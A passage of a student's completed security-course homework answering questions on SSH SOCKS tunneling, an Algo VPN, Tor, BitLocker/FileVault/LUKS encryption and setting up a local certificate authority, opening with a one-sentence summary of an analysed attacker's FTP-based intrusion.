
The same as (8)

Put it together, the attacker first took the control of Windows shell, added own user, connected to FTP and downloaded the file wanted, executed file on Windows and finally put the result to FTP.


# Question 8: SSH forwarding (4 points)

Using SSH, prepare a SOCKS proxy tunnel on your personal computer to your Kali VM, and configure your local web browser to use this proxy. Paste a screenshot your local browser visiting <https://ipchicken.com/> showing the IP address and hostname of your Kali VM.

(1) I used Putty to generate public key and private key from the private key given on Sakai. And I put the generated public key into the ~./ssh/authorized\_keys. Then, I connected to Kali using ssh with generated private key successfully (shown in figure below).



(2) The IP address and hostname of Kali VM is:



# Question 9: VPN (6 points)


A Virtual Private Network (VPN) allows all network traffic to tunnel to an endpoint and be routed from there, and the tunnel usually encrypts the traffic. This allows a secure way to connect to otherwise private networks, and unlike SSH tunneling, it includes *all* network traffic generated by a client.

VPNs are very commonly deployed. However, there’s a lot of cryptography setup and other configuration choices involved in setting up a VPN, and [it’s easy to do it in a way that subtly compromises security](https://blog.trailofbits.com/2016/12/12/meet-algo-the-vpn-that-works/).

[Algo](https://github.com/trailofbits/algo) is a set of scripts to automate deployment of a VPN target. Deploy Algo on your Linux VM (or to a cloud-based VM), then configure your personal computer to connect to it.

**Show a screenshot of your personal computer’s VPN client software showing the successful connection.**

**Show a screenshot of a browser on your personal computer visiting an IP address identifier site like IPChicken.com.**

# Question 10: Tor Project: Anonymity Online (6 points)

[Tor](https://www.torproject.org/) is free software and an open network that helps you defend against traffic analysis, a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security.

**Explain what Tor is and how it can be used for both good and nefarious purposes.   
(2 points)**

(1) Tor is free and open-source software for enabling anonymous communication. Tor is derived from Onion routing. The routing is implemented by encryption in the application layer of a communication protocol stack, nested like the layers of an onion. Tor encrypts the data, including the next node destination IP address, multiple times and sends it through a virtual circuit comprising successive, random-selection Tor relays. Each relay decrypts a layer of encryption to reveal the next relay in the circuit to pass the remaining encrypted data on to it. The final relay decrypts the innermost layer of encryption and sends the original data to its destination without revealing or knowing the source IP address. Because the routing of the communication was partly concealed at every hop in the Tor circuit, this method eliminates any single point at which the communicating peers can be determined through network surveillance that relies upon knowing its source and destination.

(2) Good:

Protect the personal privacy of its users, as well as their freedom and ability to conduct confidential communication by keeping their Internet activities from being monitored.

(3) Bad:


Tor can be used for anonymous defamation, unauthorized news leaks of sensitive information, copyright infringement, distribution of illegal sexual content


Download and install the Tor Browser to your Windows VM. Start the Tor browser and **provide the IP address and hostname of the Tor exit relay through your initial circuit by visiting the site that tells you what it thinks your IP address is. (2 point)**



**Use** [**IP Tracker**](http://www.ip-tracker.org/) **to get location information from a Tor and non-Tor Browser.  Show screenshots of both here. Geographically, where is your Tor exit node? (2 points)**

(1) Tor Browser:



(2) non-Tor Browser:****

# Question 11: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.

(1) Microsoft Bitlocker is a full volume encryption feature included with Microsoft Windows.

(2) It uses the AES encryption algorithm in cipher block chaining (CBC) or XTS mode with a 128-bit or 256-bit key.

Three Encryption Models:

i) Transparent operation mode: This mode uses the capabilities of TPM 1.2 hardware to provide for a transparent user experience—the user powers up and logs into Windows as normal. The key used for disk encryption is sealed (encrypted) by the TPM chip and will only be released to the OS loader code if the early boot files appear to be unmodified.

ii) User authentication mode: This mode requires that the user provide some authentication to the pre-boot environment in the form of a pre-boot PIN or password.

iii) USB Key Mode: The user must insert a USB device that contains a startup key into the computer to be able to boot the protected OS.

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.

(1) FileVault is a disk encryption program. Without FileVault all the files on the drive are there unencrypted, if someone get the password of your computer they have access to everything.

(2) It (FileVault 2) uses the AES-XTS mode of AES with 128 bit blocks and a 256 bit key to encrypt the disk.

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there’s a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)

(1) The Linux Unified Key Setup (LUKS) is a disk encryption specification. It implements a platform-independent standard on-disk format for use in various tools.

(2)

|  |  |
| --- | --- |
| Algorithm | Description |
| aes-xts-plain64 | AES in XTS mode with sequential IV |
| aes-cbc:essiv:sha256 | AES in CBC mode with ESSIV IV |
| serpent-xts-plain64 | Serpent cipher with sequential IV |
| twofish-xts-plain64 | Twofish cipher with sequential IV |

# Question 12: SSL certificate management (14 points)

You’re going to become a dand get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.
2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be “<NetID> Root CA”.
3. **Windows VM:** Install the certificate into the trust store of your Windows VM.
4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)
5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)
6. **Linux VM:** Configure HTTPS to use the certificate you created
7. **Windows VM:** Visit your Linux VM using your Windows VM’s browser using HTTPS. Screenshot the browser’s view of the certificate (available by clicking the lock to the left of the URL bar).

Congratulations, you have mastered certificates!